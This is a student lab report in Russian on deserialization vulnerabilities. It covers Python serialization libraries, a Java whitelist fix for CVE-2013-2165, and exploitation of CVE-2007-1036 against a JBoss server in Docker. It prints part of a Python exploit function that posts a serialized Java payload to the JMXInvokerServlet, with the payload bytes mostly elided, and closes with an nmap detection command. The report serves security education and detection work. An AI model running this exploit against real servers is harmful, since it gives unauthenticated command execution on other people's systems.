1. Министерство науки и высшего образования Российской Федерации
2. Санкт-Петербургский Политехнический Университет Петра Великого
3. —
4. Институт прикладной математики и механики
5. **Кафедра «Информационная безопасность компьютерных систем»**

**ЛАБОРАТОРНАЯ РАБОТА № 2**

1. **«Изучение уязвимостей десериализации данных в современных языках программирования**»
2. по дисциплине «Безопасность операционных систем»
3. Выполнил
4. студент гр. 43609/1 Куликов Д.А.

<*подпись*>

1. Преподаватель

Жуковский Е.В.

<*подпись*>

1. Санкт-Петербург
2. 2019
3. **1 Цель работы**

Изучение типовых уязвимостей, связанных с десериализацией данных, встречаемых в распространенных языках программирования – Java, C#, Python, PHP.

**2 Формулировка задания**

В ходе выполнения лабораторной работы необходимо выполнить следующие действия:

1. Изучить существующие библиотеки и принципы десериализации данных и кода для указанного в варианте задания языка программирования. Привести в отчете примеры использования распространенных библиотек сериализации данных.
2. Пользуясь базами данных уязвимостей (например, exploit-db.com), выбрать известную уязвимость в программном обеспечении, связанную с десериализацией.
3. Описать выбранную уязвимость и принципы ее эксплуатации. Проэксплуатировать найденную уязвимость.
4. В случае наличия исправления безопасности для данной уязвимости, осуществить сравнение бинарного кода с использование BinDiff или аналогичных средств.
5. Реализовать на указанном языке программирования алгоритм сериализации/десериализации данных с наличием уязвимости, связанной с неправильной десериализацией данных.
6. Продемонстрировать возможность эксплуатации уязвимого кода, использующего разработанный алгоритм сериализации данных.
7. Написать для Nmap NSE-скрипт (NmapScript Engine), обнаруживающий уязвимое приложение на удаленной машине.
8. Установить систему обнаружения вторжений (СОВ, IDS) Snort / Suricata / Bro. Изучить принципы работы выбранной СОВ и входящие в ее состав компоненты. Используя сведения об уязвимости, написать для Snort / Suricata / Bro правило, позволяющее в сетевом трафике обнаружить ее эксплуатацию.
9. Написать правило для OpenVAS / Nessus, позволяющее выявлять с помощью сканирования уязвимый сервис на удаленной системе.

**3 Ход работы**

Язык программирования, соответствующий полученному варианту – Python.

Сериализация и десериализация объектов Python является важным аспектом любой нетривиальной программы. Сериализация – процесс перевода какой-либо структуры данных в последовательность битов. Обратной к операции сериализации является операция десериализации (структуризации) – восстановление начального состояния структуры данных из битовой последовательности.

В Python сериализация/десериализация производится с помощью следующих библиотек:

1. Pickle [1]

Модуль стандартной библиотеки Python pickle предоставляет следующие функции для удобства сохранения/загрузки объектов:

* pickle.dump(obj, file, protocol=None, \*, fix\_imports=True) - записывает сериализованный объект в файл. Дополнительный аргумент protocol указывает используемый протокол (бинарный / текстовый);
* pickle.dumps(obj, protocol=None, \*, fix\_imports=True) - возвращает сериализованный объект;
* pickle.load(file, \*, fix\_imports=True, encoding="ASCII", errors="strict") - загружает объект из файла;
* pickle.loads(bytes\_object, \*, fix\_imports=True, encoding="ASCII", errors="strict") - загружает объект из потока байт.

1. JSON [2]

Python содержит встроенный модуль json для сериализации и десериализации данных JSON. Методы аналогично pickle:

* json.dump(), json.dumps() – сериализация объектов;
* json.load(), json.loads () – десериализация объектов;

Для сложных объектов необходимо писать свой кодировщик и расшифровщик.

1. YAML [3]

Это удобный для пользователя формат сериализации данных. В отличие от Pickle и JSON, он не является частью стандартной библиотеки Python. Модуль yaml имеет только функции load() и dump(). По умолчанию они работают со строками, но могут принимать второй аргумент, который является открытым потоком, а затем может выгружать/загружать файлы из/в файлы. YAML понимает объекты Python, поэтому нет необходимости в пользовательских кодировщиках/декодировщиках.

Безопасность часто является серьезной проблемой. Pickle и YAML, благодаря построению объектов Python, уязвимы для атак на выполнение кода. Умело отформатированный файл может содержать произвольный код, который будет выполняться Pickle или YAML.

**Выбор уязвимости**

Ввиду ошибки в понимании задания, было решено, что язык программирования варианта не влияет на выбор уязвимости, поэтому была выбрана: CVE-2013-2165 JBoss RichFaces: Remote code execution due to insecure deserialization. Уязвимость заключается в том, что ResourceBuilderImpl.java не ограничивает классы, для которых может быть использован метод десериализации, что позволяет атакующему выполнить код, создав сериализованные данные ( к примеру с помощью ysoserial и burp). К сожалению, эксплоита к данной уязвимости не было найдено в сети Интернет, так как она является слишком сложной к реализации, написано его также не было.

Сначала был установлен уязвимый сервер JBoss 4.2.3:




Рисунок 1 – Запуск докера




Рисунок 2 – Уязвимый сервер JBoss

Далее был установлен последний релиз JBoss 7.1:




Рисунок 3 – Запуск докера и получение пароля сервера




Рисунок 4 – Сервер c исправленной уязвимостью Jboss 7.1

Из процесса установки этих двух приложений важно сделать вывод, что старая версия не устанавливает аутентификацию при установке, новая же генерирует случайный пароль.

Так как данное приложение имеет открытый исходный код, то вместо bin diff использовался Beyond Compare 4, для определения патча, исправляющего уязвимость.

Была найдена следующая важная строка, хранящая список объектов, допущенных к десериализации:




Рисунок 5 – Вывод Beyond compare 4




Рисунок 6 – Использование «белого» списка

В упрощенном виде исправления уязвимости можно привести следующим образом. Сначала считывается название класса в кастомном хуке LookAheadObjectInputStream, оно сверяется со списком разрешенных (тут разрешенный Bicycle), если совпадений нет, то выполнение прекращается:

 private static Object deserialize(byte[] buffer) throws IOException,

   ClassNotFoundException {

        ByteArrayInputStream bais = new ByteArrayInputStream(buffer);

        // We use LookAheadObjectInputStream instead of InputStream

        ObjectInputStream ois = new LookAheadObjectInputStream(bais);

        Object obj = ois.readObject();

        ois.close();

        bais.close();

        return obj;

    }

public class LookAheadObjectInputStream extends ObjectInputStream {

    public LookAheadObjectInputStream(InputStream inputStream)

    throws IOException {

        super(inputStream);

    }

    /\*\*

     \* Only deserialize instances of our expected Bicycle class

     \*/

    @Override

 protected Class<?> resolveClass(ObjectStreamClass desc) throws IOException,

     ClassNotFoundException {

        if (!desc.getName().equals(Bicycle.class.getName())) {

            throw new InvalidClassException(

                    "Unauthorized deserialization attempt",

                    desc.getName());

        }

        return super.resolveClass(desc);

    }

}

Таким образом, при передаче объекта не из списка разрешенных, выполнение запрещается.

Не найдя эксплоита, было решено выбрать новую уязвимость, подходящую под установленное ПО. Таким оказался старая уязвимость CVE-2007-1036. Которая заключается в том, что дефолтная конфигурация JBoss не ограничивает доступ к консоли и web management interfaces ( а именно JMXInvokeServlet), что позволяет атакующему без аутентификации получить доступ администратора с помощью прямого запроса.

Этот Invoker принимает запросы HTTP POST, которые содержат сериализованный вызов JMX в разделе данных (объекты принадлежат Java-классу JBoss AS MarshalledInvocation). После десериализации объект перенаправляется на целевой MBean.

Собственно, это было исправлено одним флагом в xml файле конфигурации, и продемонстрировано при установке новой и старой версии.




Рисунок 7 – Проверка на уязвимость старого сервера




Рисунок 8 – Проверка на уязвимость нового сервера

Далее предлагается получить командную строку к уязвимому серверу.

После этого можно выполнять произвольные команды:




Рисунок 9 – Выполнение ls до эксплоита, далее отдача команды создать директорию COMMAND\_EXECUTED




Рисунок 10 – Выполнение команды ls внутри докер контейнера уязвимого сервера (успешная реализация атаки)

Эксплоит выглядит следующим образом:

|  |  |
| --- | --- |
| def exploit\_jmx\_invoker\_file\_repository(url, version): | |
|  | """ | |
|  | Exploits the JMX invoker | |
|  | tested and works in JBoss 4, 5 | |
|  | MainDeploy, shell in data | |
|  | # /invoker/JMXInvokerServlet | |
|  | :param url: The URL to exploit | |
|  | :return: | |
|  | """ | |
|  | payload = ("\xAC\xED\x00\x05\x73\x72\x00\x29\x6F\x72\x67\x2E\x6A\x62\x6F\x73\x73\x2E\x69\x6E\x76\x6F\x63"\*\*\*\*\*\* | |
|  |
|  |
|  |
|  |
|  |
|  |
|  | payload += ("\xE3\x2C\x60\xE6") if version == 0 else ("\x26\x95\xBE\x0A") | |
|  | payload += ( | |
|  | "\x73\x72\x00\x24\x6F\x72\x67\x2E\x6A\x62\x6F\x73\x73\x2E\x69\x6E\x76" \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\* | |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  |
|  | headers = {"Content-Type": "application/x-java-serialized-object; class=org.jboss.invocation.MarshalledValue", | |
|  | "Accept": "text/html, image/gif, image/jpeg, \*; q=.2, \*/\*; q=.2", | |
|  | "Connection": "keep-alive", | |
|  | "User-Agent": jexboss.get\_random\_user\_agent()} | |
|  |  | |
|  | r = gl\_http\_pool.urlopen('POST', url + "/invoker/JMXInvokerServlet", redirect=False, headers=headers, body=payload) | |
|  | result = r.status | |
|  |  | |
|  | if result == 401: | |
|  | jexboss.print\_and\_flush(" Retrying...") | |
|  | gl\_http\_pool.urlopen('HEAD', url + "/invoker/JMXInvokerServlet", redirect=False, headers=headers, body=payload) | |

В payload содержится сериализованный объект java с вредоносным кодом, принимающим команды от атакующего, создается такой код, к примеру, с помощью ysoserial и burp.

**Обнаружение уязвимости с помощью Nmap и Nessus**

Был написан nse скрипт http-check-cve.nse. Запускается следующей командой: nmap -dd --script http-check-cve.nse 192.168.48.133 -p 8080

